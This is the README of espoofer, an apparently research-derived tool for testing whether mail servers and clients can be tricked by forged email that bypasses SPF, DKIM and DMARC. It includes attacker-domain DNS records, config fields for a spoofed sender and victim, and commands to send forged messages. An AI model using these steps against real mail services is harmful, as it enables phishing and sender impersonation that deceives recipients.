 chenjj/espoofer
An email spoofing testing tool that aims to bypass SPF/DKIM/DMARC and forge DKIM signatures.🍻

espoofer is an open-source testing tool to bypass SPF, DKIM, and DMARC authentication in email systems. It helps mail server administrators and penetration testers to check whether the target email server and client are vulnerable to email spoofing attacks or can be abused to send spoofing emails.

Figure 1. A case of our spoofing attacks on Gmail (Fixed, Demo video)
Email spoofing is a big threat to both individuals and organizations (Yahoo breach, John podesta). To address this problem, modern email services and websites employ authentication protocols -- SPF, DKIM, and DMARC -- to prevent email forgery.
Our latest research shows that the implementation of those protocols suffers a number of security issues, which can be exploited to bypass SPF/DKIM/DMARC protections. Figure 1 demonstrates one of our spoofing attacks to bypass DKIM and DMARC in Gmail. For more technical details, please see our Black Hat USA 2020 talk (with presentation video) or USENIX security 2020 paper.
In this repo, we summarize all test cases we found and integrate them into this tool to help administrators and security-practitioners quickly identify and locate such security issues.
Latex version:
@inproceedings{chen-email,
author = {Jianjun Chen and Vern Paxson and Jian Jiang},
title = {Composition Kills: A Case Study of Email Sender Authentication},
booktitle = {29th {USENIX} Security Symposium ({USENIX} Security 20)},
year = {2020},
isbn = {978-1-939133-17-5},
pages = {2183--2199},
url = {https://www.usenix.org/conference/usenixsecurity20/presentation/chen-jianjun},
publisher = {{USENIX} Association},
month = aug,
}
Word version:
Jianjun Chen, Vern Paxson, and Jian Jiang. "Composition kills: A case study of email sender authentication." In 29th USENIX Security Symposium (USENIX Security 20), pp. 2183-2199. 2020.
git clone https://github.com/chenjj/espoofer
sudo pip3 install -r requirements.txt
Python version: Python 3 (>=3.7).
espoofer has three work modes: server ('s', default mode), client ('c') and manual ('m'). In server mode, espoofer works like a mail server to test validation in receiving services. In client mode, espoofer works as an email client to test validation in sending services. Manual mode is used for debug purposes.

Figure 2. Three types of attackers and their work modes
To run espoofer in server mode, you need to have: 1) an IP address (1.2.3.4), which outgoing port 25 is not blocked by the ISP, and 2) a domain (attack.com).
attack.comselector._domainkey.attacker.com TXT "v=DKIM1; k=rsa; t=y; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDNjwdrmp/gcbKLaGQfRZk+LJ6XOWuQXkAOa/lI1En4t4sLuWiKiL6hACqMrsKQ8XfgqN76mmx4CHWn2VqVewFh7QTvshGLywWwrAJZdQ4KTlfR/2EwAlrItndijOfr2tpZRgP0nTY6saktkhQdwrk3U0SZmG7U8L9IPj7ZwPKGvQIDAQAB"
attack.comattack.com TXT "v=spf1 ip4:1.2.3.4 +all"
config ={
	"attacker_site": b"attack.com", # attack.com
	"legitimate_site_address": b"[email protected]", # legitimate.com
	"victim_address": b"[email protected]", # [email protected]
	"case_id": b"server_a1", # server_a1
}

You can list find the case_id of all test cases using -l option:
python3 espoofer.py -l
python3 espoofer.py
You can change case_id in the config.py or use -id option in the command line to test different cases:
python3 espoofer.py -id server_a1
To run epsoofer in client mode, you need to have an account on the target email services. This attack exploits the failure of some email services to perform sufficient validation of emails received from local MUAs. For example, [email protected] tries to impersonate [email protected].
config ={
	"legitimate_site_address": b"[email protected]",
	"victim_address": b"[email protected]",
	"case_id": b"client_a1",

	"client_mode": {
		"sending_server": ("smtp.gmail.com", 587),  # SMTP sending serve ip and port
		"username": b"[email protected]", # Your account username and password
		"password": b"your_passward_here",
	},
}
You can list find the case_id of all test cases using -l option:
python3 espoofer.py -l
Note:
sending_servershould be the SMTP sending server address, not the receiving server address.
python3 espoofer.py -m c
You can change case_id in the config.py and run it again, or you can use -id option in the command line:
python3 espoofer.py -m c -id client_a1
Here is an example of manual mode:
python3 espoofer.py -m m -helo attack.com -mfrom <[email protected]> -rcptto <[email protected]> -data raw_msg_here -ip 127.0.0.1 -port 25
Welcome to send a pull request to file your bug report here.
